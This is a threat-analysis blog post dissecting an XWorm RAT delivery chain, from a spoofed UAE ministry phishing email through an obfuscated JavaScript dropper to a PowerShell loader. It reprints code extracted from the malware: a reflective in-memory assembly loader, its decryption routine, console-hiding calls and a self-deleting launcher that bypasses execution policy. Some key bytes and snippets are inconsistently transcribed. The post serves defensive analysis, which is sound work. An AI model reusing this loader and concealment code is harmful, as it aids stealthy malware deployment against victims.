

XWorm — From Phishing Email to RAT

Static and dynamic analysis of a multi-stage XWorm V7.1 delivery chain — from a spoofed MOHRE phishing email to a fully operational RAT injected into MSBuild.exe

Posted Sep 6, 2026 • Updated Sep 7, 2026



By Nader Ayman Elsehrawii

20 min read

XWorm — From Phishing Email to RAT



Contents >

On this page

- [XWorm TL;DR](#)
- [XWorm Infection Vector](#)
- [Technical Summary](#)
- [Technical Analysis](#)

- [The Email](#)
 - [Stage 1 — JavaScript Dropper](#)
 - [First Look](#)
 - [Obfuscation & Encryption Scheme](#)
 - [Static Analysis](#)
 - [Dynamic Analysis](#)
 - [Stage 2 — PowerShell Loader](#)
 - [Stage 3 — XWorm V7.1 RAT](#)
 - [Configuration Extraction](#)
 - [C2 Communication](#)
 - [Command Dispatcher](#)
 - [Core Capabilities](#)
 - [Persistence — Three Mechanisms](#)
 - [Conclusion](#)
 - [IoCs](#)
 - [YARA Rule](#)
 - [MITRE ATT&CK](#)
 - [References](#)
-

XWorm TL;DR

XWorm is a feature-rich Remote Access Trojan sold as Malware-as-a-Service on underground forums since 2022. It is builder-based — any buyer receives a panel and a generator producing customized payloads, which makes attribution to a specific threat actor rarely possible. In this sample, the payload arrived through a phishing email impersonating the UAE Ministry of Human Resources, delivered via a multi-stage chain starting with a JavaScript dropper and ending with XWorm V7.1 injected into MSBuild.exe. The previous sample I analyzed from the same family used a VBScript downloader — that analysis is documented [here](#). Unlike that sample where the C2 was dead before the payload could be retrieved, this chain was fully intact and analyzed end to end.


XWorm Infection Vector

The attack arrives as a spoofed email impersonating the UAE Ministry of Human Resources & Emiratization (MOHRE), one of the most authoritative government bodies in the region for employment and labor affairs. The email is addressed to `help@banquemisr.ae` and carries the subject line “*Contract / عقد العمل*”, presenting itself as an official employment contract notification. The body is brief and bilingual, Arabic and English, instructing the recipient to retrieve contract number `MB308992219AE` from the attachment. No malicious link, no suspicious phrasing. Just an authority figure telling you your contract is ready.

The sender display name reads *Ministry of Human Resources & Emiratization*, but the actual sending address is `ek@chaek.ru`, routed through `mail.lpltd.ru` (`77.232.184.7`), a Russian mail server with no relation to any UAE government infrastructure. What makes this more deliberate is the spoofed `References:` header, which points to `@DXBMAIL03.mol.local`, an internal Exchange server hostname belonging to the UAE Ministry of Labour. The attacker either had prior access to a legitimate email thread from that domain, or fabricated the header knowing the target would recognize it as authentic internal correspondence. Either way, it is a calculated trust-building move.

```
1 Return-Path: <ek@chaek.ru>
2 Received: from mail.lpltd.ru (mail.lpltd.ru [77.232.184.7])
3   by helpag01.emailprotect.ae with ESMTPS id 67UA0FOY000942-67UA0FOa000942
4   (version=TLSv1.2 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NO)
5   for <help@banquemisr.ae>; Sun, 30 Aug 2026 14:00:17 +0400
6 Received: by mail.lpltd.ru (Postfix, from userid 1002)
7   id 3838BC143DCD; Sun, 30 Aug 2026 12:57:23 +0300 (MSK)
8 DKIM-Filter: OpenDKIM Filter v2.11.0 mail.lpltd.ru 3838BC143DCD
9 X-Spam-Checker-Version: SpamAssassin 3.4.0 (2014-02-07) on mail.talakan.online
10 X-Spam-Level:
11 X-Spam-Status: No, score=-0.8 required=5.0 tests=ALL_TRUSTED,BAYES_00,
12   HTML_IMAGE_ONLY_12,HTML_MESSAGE,T_REMOTE_IMAGE autolearn=no
13   autolearn_force=no version=3.4.0
14 Received: from webmail.lpltd.ru (localhost [127.0.0.1])
15   by mail.lpltd.ru (Postfix) with ESMTTP id 4B23AC10ABA8;
16   Sun, 30 Aug 2026 12:56:17 +0300 (MSK)
17 DKIM-Filter: OpenDKIM Filter v2.11.0 mail.lpltd.ru 4B23AC10ABA8
18 MIME-Version: 1.0
19 Content-Type: multipart/mixed;
20   boundary="=_117ac7cd578a260054c24db7ed53c034"
21 Date: Sun, 30 Aug 2026 10:56:17 +0100
22 From: Ministry of Human Resources & Emiratisation <ek@chaek.ru>
23 To: undisclosed-recipients:;
24 Subject: =?UTF-8?Q?Contract/_/_=D8=B9=D9=82=D8=AF_=D8=A7=D9=84=D8=B9=D9=85?=?
25   =?UTF-8?Q?=D9=84?=?
26 In-Reply-To: <CAOiuvW_Ui_rJf_6k-QQ+D0+UzO9Bz=+r7dmgV8KgXV7m8o-GAQ@mail.gmail.com>
27 References: <5dce0532-4861-4ea3-9644-11cdce2d1813@DXBMAIL03.mol.local>
28   <CALEL57yfXr=zvbJaSuGaHR2g7HWuONnrORr23KemwWN+Fc7+AA@mail.gmail.com>
29   <CAOiuvW_Ui_rJf_6k-QQ+D0+UzO9Bz=+r7dmgV8KgXV7m8o-GAQ@mail.gmail.com>
30 Message-ID: <3c8a8512b3a39c5e03170860dee05554@chaek.ru>
31 X-Sender: ek@chaek.ru
32 User-Agent: Roundcube Webmail/1.3.4
33 X-FEAS-Deferred: Virus outbreak,FortiSandbox
34 X-FE-Attachment-Name: MB308992219AE.r12
35 X-FEAS-FortiSandbox: Medium
```

The attachment `MB308992219AE.r12` is declared as `application/zip` in the mail headers but is in fact part 13 of a multi-volume RAR archive. The victim receives only this fragment, the remaining parts, `.r00` through `.r11` and the base archive, were either delivered through a separate channel or retrieved after initial interaction. Once the full archive is reconstructed and extracted, a single JavaScript file is revealed: `MB308992219AE.js`, named identically to the contract number to maintain the illusion of legitimacy.



Technical Summary

Configuration Extraction: XWorm stores its entire configuration as AES-encrypted, Base64-encoded strings inside a static `Settings` class. The encryption key is derived from the mutex string using MD5, making the mutex the single key to the entire configuration. Decrypted, the configuration reveals the C2 server at `109.248.150.234:1012`, the AES communication key, the C2 splitter, the install path, and the USB spreading filename.

C2 Communication: XWorm communicates with its operator over a raw TCP connection, with all traffic encrypted using AES and delimited by the splitter `<Xwormmm>`. On execution, XWorm profiles the infected host and sends a registration beacon to the C2 panel before awaiting operator commands.

Core RAT Capabilities: Here lies the bulk of its functionality. Once connected to C2, XWorm hands the operator full control over the infected machine. The available capabilities are:

- Remote shell via `cmd.exe`
- Screen capture
- Keylogging
- Clipboard monitoring and cryptocurrency address hijacking
- File manager, upload, download, delete
- Process manager, enumerate and terminate

- USB spreading
- Remote .NET assembly loading


Persistence: XWorm establishes persistence through three independent mechanisms, a registry run key, a scheduled task configured to run every minute, and a startup folder LNK shortcut. The binary copies itself to `%AppData%\bin.exe` and ensures execution survives reboots and process termination.

Technical Analysis

Stage 1 – JavaScript Dropper

First Look

`MB308992219AE.js` arrives as the final payload of the reconstructed RAR archive, named deliberately to match the contract number from the email. At 200.60 KB it is far larger than any legitimate JavaScript contract document would be — the bulk of that size is occupied by five large encoded blob variables carrying the encrypted payload and keys. At the time of analysis, 26 out of 50 security vendors on VirusTotal flagged it as malicious.



The screenshot shows the VirusTotal analysis interface for the file `MB308992219AE.js`. The file is identified as a JavaScript file and has a size of 200.60 KB. It was last analyzed 2 hours ago. The interface shows that 26 out of 50 security vendors flagged this file as malicious, with a community score of -11. The file is categorized as a trojan.sagent/crit and is associated with the family labels sagent, crit, and ete1. The security vendors' analysis table is as follows:

Security vendor	Detection	Security vendor	Detection
AliCloud	Trojan(downloader).JavaScript/Wacatac...	ALYac	Trojan.GenericKD.81307941
Antiy-AVL	Trojan/Script.SAgent	Arcabit	Trojan.Generic.D4D8A925
Avira (no cloud)	TR/SNH	CTX	JavaScript.trojan.sagent
Cynet	Malicious (score: 99)	Emsisoft	Trojan.GenericKD.81307941 (B)
eScan	Trojan.GenericKD.81307941	ESET-NOD32	JS/Agent.VAM Trojan
GData	Trojan.GenericKD.81307941	Google	Detected
Huorong	Trojan/JS.Obfuscated.B/crit	K7AntiVirus	Trojan (0001140e1)
K7GW	Trojan (0001140e1)	Kingsoft	Script.Trojan.SAgent.gen
Lionic	Trojan.Script.SAgent.Alc	McAfee Scanner	Trojan.Script/Xworm.LB

Opening the file reveals heavily obfuscated JavaScript disguised as a legitimate web analytics component. Every sensitive string is stored as an encrypted hex blob and decrypted on demand at runtime, nothing meaningful is visible in the static file without running the decryption pipeline first.

Obfuscation & Encryption Scheme

All function and variable names are replaced with randomized identifiers. Every sensitive string is passed through a custom decryption function `__hd1_4f()` at the moment it is needed, leaving no plaintext indicators in the static file. The decryption pipeline is multi-layered:

</> Plaintext

Hex blob

- `__key_5ab()` custom decoder using `_0x1046b1` as charset
- IV extraction first 16 bytes
- `__mem_ff2()` custom key derivation producing two 32-byte subkeys
- `__tag_d7()` pre-decryption whitening XOR pass
- `__dat_fc()` AES-256 key schedule
- `__ctx_1d()` AES-256-CBC block decryption (14 rounds)
- `__dat_225()` ChaCha20-seeded Fisher-Yates substitution table
- `__mem_d9()` ChaCha20-style stream cipher XOR pass
- `__tmp_b9()` PKCS7 unpadding
- plaintext

The hardcoded 32-byte base key `__ctx_3f` is embedded directly in the JS. Beyond string encryption, execution is gated behind two state machine counters, `__sec_4cb` and `__ref_22e`, that simulate legitimate widget activity before the payload is allowed to fire. `__sec_4cb` must reach 2 as the fake library data loads, and `__ref_22e` must reach 2 with at least 150 fake query rows accumulated. Only when both conditions are satisfied does the real code execute.

The five blob variables carry the entire attack:

Variable	Role
<code>_0x70b5b5</code>	Encrypted Stage 2 PowerShell script
<code>_0x4e45f3</code>	Encryption key

Variable	Role
<code>_0x1046b1</code>	Custom hex charset
<code>_0x777de5</code>	<code>__DLL__</code> placeholder — encoded loader blob
<code>_0xd8faa8</code>	<code>__PLD__</code> placeholder — encoded XWorm blob

Static Analysis

The state machine gates and the encrypted blobs make this file resistant to automated analysis. To extract the payload statically, the full decryption pipeline was reimplemented in Node.js, replicating the `simulateClick()` logic exactly outside the browser environment.

```
C:\Users\Options\Desktop>node dec.js > stage2.txt
[*] Decoding blobs...
[*] payload bytes : 5168
[*] key bytes      : 32
[*] IV   : 531c839151655749774c99a8d9809f8f
[*] CT   : 5152 bytes
[+] Decryption successful - 63271 chars
[+] First 200 chars preview:
function Read-StreamConfig {      param ([string]$s)      $lut = [int[]]::new(0x80)      $ai = 0      foreach ($c in @(0
x41..0x5A) + @(0x61..0x7A)) { $lut[$c] = $ai; $ai++ }      $n = $s.Length      $maxByt
---
```

Running the decryptor against the five blob variables produced a 63,271-character PowerShell script, Stage 2. The output opens with `function Read-StreamConfig`, confirming a clean decryption. The script was redirected to disk for further analysis.

Dynamic Analysis

To validate the static findings and observe the full execution behavior without running anything on the host, the deobfuscated JS was loaded in an isolated Chrome DevTools environment. The analysis was conducted entirely within the browser sandbox — no files written to disk, no processes spawned.

The malware's execution gates were bypassed by forcing both state counters to 2 before the JS loaded. The real `FileSystemObject` and `Shell.Application` ActiveX objects were replaced with JavaScript stubs that mirror the real API surface but log every call to console instead. The `ShellExecute` call was patched out and replaced with a console log capturing the exact command that would have executed.

With the gates bypassed and the decryption pipeline run directly in the console, `__obj_14` was populated with 138,292 characters of plaintext, the same PowerShell script the static approach produced, confirming both methods independently.

Calling `__cnt_d7a()` triggered the full execution path. The following files were intercepted before they would have been written to disk:

```
> __cnt_d7a();
[FS0] FolderExists: C:\FakeTemp\az07ewmk Random Folder de_obfuscated_code.js:973
[SPLIT FILE 1] Path: C:\FakeTemp\az07ewmk\svc_62440_95cb random file holding loader's blob ($c1) de_obfuscated_code.js:1025
[SPLIT FILE 1] Content: de_obfuscated_code.js:1026
NSwgfYzzZJZQIyBRKZUbsRMvYFVmlIMcfwabaJXBKYOICmKkJEHdJoeMDYqVEK1ZqHAJBsXqyGKkXORTZNjwgqICfFbVmmrXUIoEFAMxOpKBCGRSdQdUChveUkmZPPGUvtMbrHIqZLMZQoimoKngPEWpntaLAnZtWjETaTzpQnTofAF1w1fQGGCPTtXAEsdPjOgZdvLX
WGMtWEOaPjaY1QNWTrvxJovTlyPuqujDqvihhkjxvVD1kVDPFLUjJqieiOmUGTkvhxIYuANFkiYKbtvbPFtrOpBMzWbBwaJCjQqHrwqwsOmdIFSp1aNaqxrnSoutZHaggPueuEqRoYuSIGGzLtwFwMkenskqQDQitxfOBExuZuldcctMdUhlLbizAhZFDkNPVCQnOu
1ehfsBsVvqxONzXVwBktQXsgpcNVgxDAFXDwPQdDCrjCFQqQXW0JqFbIYTLZLTWtUvGaeAdjKB8TquD1nSTtEzmEyKMKNmUGKjNoHMEYovyrB0zQwLysGNeKXfZfDkHLrFWmFHMlGeUmfixYgdBjRHyOSGXAGtSykamauoQLEmqjrnYnITXfyxHhAmuUnDcyzU1q

[SPILT FILE 2] Path: C:\FakeTemp\az07ewmk\dat_46660_95cb same random folder, different file holding XWorm's blob($c2) de_obfuscated_code.js:1027
[SPILT FILE 2] Content: de_obfuscated_code.js:1028
IiHqMbvXbBZuMrFUSptLFxtDmrFMFRPTVtmREoJEMPPSTKxUAaHyEjLfisRVQo0iCwdd1HjLIntpDQjGdkqFhMdUNY1FgDMCgpVIIIdUSIQZVpFamoqWjgBpQqbWUiidd0LFKdpITBdxJSGZZcdCXiFsiTCeDsGNDGqRMLxwvhGKRJIEnkQNBujmRAxLxLEsGiKcrQe
nEibZCLzBHCJgpRSnbQjKwtyVEAengIzOpVakQscFYmbdbdeTETFTYxwIppOoc10vxaYnItbqiofSsxYwlvvmzmaPFYwzmZayyaIR11BptqCZ0xwnJfXuwfSUAMZqYcyTITffBudixuKeFfyuGvptCqkLZ11JkWLcnZeaARR1awQDANSPKINZnG5vDJYXGfNqVnY
bzXrKIYnoVOMDIOCEHGoVJmktPFsfQdoZXVammTauAUWEKjVWeoAFBMBzmSznS1lt1ZbFmTKHGaJWgIwrEwd1PzevbJPyPjqrasmIQDawHjzJZHySnpBAQuMYJnuJe1RWLGLglsukRrWYPLAICtTbqQyWu1CpnBaYqTTWx0ZOMHrOICfHJ3SBBaHICoqMoFnuUTQnmKf
YGHUX1KFGQufRUMwKAlcFgRQTHLSYLGNwnfOB8BBAUxHfcctWAPMPct11lgrFKuJgDqxwCPDQfKyaXsOrVerNvgxRjYpFAApDdQHmMcUdwWkwvTzBhgBdvXepNpLV1RRLMdwWQqbyAFcbxpaqaOUneAdomEwKBBoajxjYHqjsFAHoIKRvp10dtvauJjMMAfVG
```

Two blobs being written to the same random folder

The main script (`.ps1`) and what it does:

Step 1 — Blob 1 decoded from disk, decrypted via XOR-rotate-AES pipeline, and loaded as a .NET assembly into the PowerShell process memory:

```
[byte[]]$c1 = Read-StreamConfig ([IO.File]::ReadAllText('C:\FakeTemp\z7k97p0b\tmp_105687_9178'))
[byte[]]$k1 = 0x2F, 0xEF, 0xCA, 0xF8, 0x36, 0x4A, 0xA0, 0x7E, 0x83, 0x12, 0x96, 0x01, 0x8F, 0xA1, 0x75, 0x5F, 0xCA, 0x46, 0xB7, 0xAD, 0x30, 0x2E, 0xC8, 0x84, 0xE8, 0x6A, 0x18, 0x80, 0x1E, 0xAE, 0xE7
[byte[]]$v1 = 0xB1, 0xF6, 0xF7, 0xC7, 0x26, 0x0B, 0xF2, 0x61, 0x2F, 0x17, 0xCA, 0x01, 0xEB, 0x23, 0x6F, 0xE7

public static object Mount(byte[] b) {
    var ad = AppDomain.CurrentDomain;
    var mn = new string(new char[]{'L','O','A','D'});
    var mi = ad.GetType().GetMethod(mn, new Type[] { typeof(byte[]) });
    return mi.Invoke(ad, new object[] { b });
}
```

```
public static byte[] Expand(byte[] s, byte[] k, byte[] iv) {
    int k1 = k.Length, s1 = s.Length;
    for (int i = 0; i < s1; i++) {
        s[i] ^= iv[i & 15];
        int r2 = (k[(i + 7) & 31] % 7) + 1, b = s[i];
        s[i] = (byte)((((b >> r2) | (b << (8 - r2))) & 0xFF) ^ k[i % k1] ^ k[(i + 17) & 31]);
    }
    using (var aes = Aes.Create()) {
        aes.Mode = CipherMode.CBC; aes.Padding = PaddingMode.PKCS7;
        aes.Key = k; aes.IV = iv;
        using (var dec = aes.CreateDecryptor())
            return dec.TransformFinalBlock(s, 0, s.Length);
    }
}
```

Step 2 — Blob 2 decoded and decrypted into an in-memory byte array; its exact format is determined by the loaded assembly, not the PowerShell script:

```
[byte[]] $k2 = Read-StreamConfig ([IO.File]::ReadAllText("$($FakeTemp)/7697p0h1r0w_102168_0170"))
[byte[]] $k2 = 0x60, 0xf9, 0xb1, 0x40, 0x6f, 0x1a, 0x50, 0x18, 0x7c, 0xc3, 0x35, 0x55, 0x8b, 0x07, 0x90, 0x70, 0xff, 0xdd, 0x27, 0x00, 0x16, 0xd2, 0x80, 0x26, 0x85, 0xca, 0xf0, 0xff, 0xfa, 0x70, 0xc9,
0x84
[byte[]] $v2 = 0x87, 0xc6, 0x9e, 0xb1, 0x80, 0x08, 0xb1, 0x71, 0xb1, 0xdd, 0x0f, 0x53, 0x2b, 0x42, 0x41, 0x12
```

```
public static byte[] Expand(byte[] s, byte[] k, byte[] iv) {
    int k1 = k.Length, s1 = s.Length;
    for (int i = 0; i < s1; i++) {
        s[i] ^= iv[i & 15];
        int r2 = (k[(i + 7) & 31] % 7) + 1, b = s[i];
        s[i] = (byte)((((b >> r2) | (b << (8 - r2))) & 0xFF) ^ k[i % k1] ^ k[(i + 17) & 31]);
    }
    using (var aes = Aes.Create()) {
        aes.Mode = CipherMode.CBC; aes.Padding = PaddingMode.PKCS7;
        aes.Key = k; aes.IV = iv;
        using (var dec = aes.CreateDecryptor())
            return dec.TransformFinalBlock(s, 0, s.Length);
    }
}
```

Step 3 — AC1_1.OrderWorkflow.ProcessFulfillment called:

```
public static void Fire(object asm, byte[] d, string p) {
    var a = (Assembly)asm;
    var tn = new string(new char[]{'A','C','1','_','O','r','d','e','r','W','o','r','k','f','l','o','w'});
    var t = a.GetType(tn);
    if (t == null) return;
    var fn = new string(new char[]{'P','r','o','c','e','s','s','F','u','l','f','i','l','l','m','e','n','t'});
    var fm = t.GetMethod(fn, BindingFlags.Public | BindingFlags.Static, null, new Type[] { typeof(string), typeof(byte[]) }, null);
    if (fm != null) { var r = fm.Invoke(null, new object[] { p, d }); var ds = r as IDisposable; if (ds != null) ds.Dispose(); }
}
```

The loader reflectively resolves and invokes **AC1_1.OrderWorkflow.ProcessFulfillment(string, byte[])** on the in-memory assembly

Step 4 — MSBuild path resolved:

```
$tp = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
```

Step 5 — Console hidden via two independent mechanisms:

FreeConsole() detaches from the console; **ShowWindow(..., 0)** hides the window. The PowerShell script dynamically constructs P/Invoke declarations for **FreeConsole**, **GetConsoleWindow**, and **ShowWindow**, enabling interaction with the Windows console without directly exposing the API names in plaintext. The loader calls **FreeConsole()** to detach from the console and subsequently obtains the console window handle using **GetConsoleWindow()** and calls **ShowWindow(..., 0)**, where **0** corresponds to **SW_HIDE**, to conceal the window from the user.

```
try {
    $di = 'DllIm'+port
    $k32 = 'kern'+el32.dll
    $u32 = 'user'+32.dll
    $p1 = "$di('$k32') public static extern bool FreeConsole();"
    $p2 = "$di('$k32') public static extern IntPtr GetConsoleWindow();"
    $p3 = "$di('$u32') public static extern bool ShowWindow(IntPtr h, int n);"
    Add-Type -MemberDefinition ($p1+$p2+$p3) -Name WinHide -Namespace Lx -ErrorAction SilentlyContinue
} catch {}
```

```
try {
    $hw = [Lx.WinHide]::GetConsoleWindow()
    if ($hw -ne [IntPtr]::Zero) { [Lx.WinHide]::ShowWindow($hw, 0) | Out-Null }
} catch {}
```

0 flag is responsible for hiding the window

Every execution generates a fresh 8-character folder name, a 4-character hex session tag, and random filenames drawn from a rotating prefix pool — `dat_`, `cfg_`, `run_`, `svc_`, `tmp_`. Filesystem IOCs are useless for detection. The only stable artifacts are the hardcoded crypto keys embedded in the JS.

```
> __cnt_d7a();
[FSO] FolderExists: C:\FakeTemp\az07ewmk\Random Folder
[SPILT FILE 1] Path: C:\FakeTemp\az07ewmk\svc_62440_95cb → random file holding loader's blob ($c1)
[SPILT FILE 1] Content:
NSwGfYzzZJZQIyBRKZUBSRHvYFVmlIMcFwabajXBKY0ICmKkJEHdJ0eMDYqVEk1ZqHAjBsXqyGKkXORTZNjwggICffBvmnrXUIoEFAMxOpKBCGZRSQdUChveUkmZPPGUvtMbrHIqZLMZQoImoKnqPENPntaLAnZtWjETaTzpQnToAF1w1fQGGCPttXAESdPjOgZdvLX
WGMtWEOaPjaY1QNWTrvxJOvTlyPuqujDqvihhkjxwVD1KvDPFLUjJqieiOmUGTKwhxIYuANFkiYKbtvbJPFtrOpBMzWbBwaJCjQqHrwqwsOmdIFSp1aHqaxrNsOutZHggqPueuEqRoYuSIGGzLtfWuMknsrKqQDQitxfOBExuZul.dctMdUhlb1zAhZfDkNPVCQnOu
1eHfSBSvVqx0NzxVvMbKtQXsgpcNVgxDaFXDwPQdDCrjCFQQXW0JqFbIYTL1ZWTuVgaeAdjKB8TquD1tnSTtIzmEyMKNMUGkJoHMEYovvyrB0zQWlysGNeKwXfZfDkHLrFWmFHM1GeqUmfYgdBJRnyOSGXAGtSykamauoQLEmqjYnITXfYxHamuUnDcyzU1q

> __cnt_d7a();
[FSO] FolderExists: C:\FakeTemp\z7k97p0b
[SPILT FILE 1] Path: C:\FakeTemp\z7k97p0b\tmp_105687_9178
[SPILT FILE 1] Content:
NSwGfYzzZJZQIyBRKZUBSRHvYFVmlIMcFwabajXBKY0ICmKkJEHdJ0eMDYqVEk1ZqHAjBsXqyGKkXORTZNjwggICffBvmnrXUIoEFAMxOpKBCGZRSQdUChveUkmZPPGUvtMbrHIqZLMZQoImoKnqPENPntaLAnZtWjETaTzpQnToAF1w1fQGGCPttXAESdPjOgZdvLX
WGMtWEOaPjaY1QNWTrvxJOvTlyPuqujDqvihhkjxwVD1KvDPFLUjJqieiOmUGTKwhxIYuANFkiYKbtvbJPFtrOpBMzWbBwaJCjQqHrwqwsOmdIFSp1aHqaxrNsOutZHggqPueuEqRoYuSIGGzLtfWuMknsrKqQDQitxfOBExuZul.dctMdUhlb1zAhZfDkNPVCQnOu
```

Different folder names across two runs

Step 6 — The intercepted launcher revealed the exact execution command, and both scripts clean up after themselves:

```
[LAUNCHER FILE] Path: C:\FakeTemp\az07ewmk\svc_15789_95d7.cmd
[LAUNCHER FILE] Content:
@C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -w h -nop -c "Set-ExecutionPolicy Bypass -Scope Process -Force; & 'C:\FakeTemp\az07ewmk\svc_82497_95cb.ps1'"
@del "C:\FakeTemp\az07ewmk\svc_82497_95cb.ps1" 2>nul
@del "C:\FakeTemp\az07ewmk\svc_62440_95cb" 2>nul
@del "C:\FakeTemp\az07ewmk\dat_46660_95cb" 2>nul
@rd "C:\FakeTemp\az07ewmk" 2>nul
@(goto) 2>nul & del "%~f0"
```

```
[FSO] CreateTextFile: C:\FakeTemp\az07ewmk\svc_15789_95d7.cmd
[FSO] Write to C:\FakeTemp\az07ewmk\svc_15789_95d7.cmd :
@C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -w h -nop -c "Set-ExecutionPolicy Bypass -Scope Process -Force; & 'C:\FakeTemp\az07ewmk\svc_82497_95cb.ps1'"
@del "C:\FakeTemp\az07ewmk\svc_82497_95cb.ps1" 2>nul
@del "C:\FakeTemp\az07ewmk\svc_62440_95cb" 2>nul
@del "C:\FakeTemp\az07ewmk\dat_46660_95cb" 2>nul
@rd "C:\FakeTemp\az07ewmk" 2>nul
@(goto) 2>nul & del "%~f0"
```

32-bit PowerShell (Deliberate)

self-deletion while still running

32-bit PowerShell is used deliberately — `SysWOW64\powershell.exe` rather than the 64-bit equivalent — consistent with the x86 payload that follows. After execution, both the `.cmd` launcher and the PowerShell script independently clean up all written files. The launcher self-deletes via `@(goto) 2>nul & del "%~f0"`. By the time any forensic tool examines the filesystem, nothing remains.

Stage 2 — PowerShell Loader

The launcher executes `svc_82497_95cb.ps1` via 32-bit PowerShell with `-w h -nop -ExecutionPolicy Bypass`. The script's first task is decoding the two blobs from disk using `Read-StreamConfig`, a custom base52 decoder that processes input in 10-character chunks, each decoding to 7 bytes using a lookup table built from A–Z and a–z. The result is a raw byte array ready for decryption.

Decryption is handled by `StreamHelper.Expand()` , compiled at runtime via `Add-Type` . It applies three sequential transforms to each blob:

```
input bytes
  → XOR with IV byte at position (i & 15)
  → rotate right by (k[(i+7) & 31] % 7) + 1 bits
  → XOR with k[i % k1] and k[(i+17) & 31]
  → AES-CBC PKCS7 decrypt (key=k, iv=iv)
```

The keys and IVs are hardcoded in plaintext inside the PowerShell script — no derivation required:

```
k1: 2F EF CA F8 36 D3 4A A0 7E 83 12 96 01 8F A1 75
    5F CA 46 B7 AD 30 2E C8 84 E8 6A 18 80 1E AE E7
v1: B1 F6 F7 C7 26 0B F2 61 2F 17 CA 01 EB 23 6F E7

k2: 6D E9 01 6D 6E 1A 50 1B 7C C3 35 55 8B 07 9D 70
    EE DD 27 00 16 D2 80 26 85 CA E0 FF FA 70 C9 84
v2: 87 CE 9E 81 BD D8 81 71 B1 DD 0F 53 2B 42 41 12
```

Blob 1 decrypts to a .NET loader assembly, loaded directly into the PowerShell process memory via `AppDomain.CurrentDomain.Load(byte[])` — never written to disk as a DLL. Blob 2 decrypts to the XWorm payload bytes, passed directly to the loaded assembly.

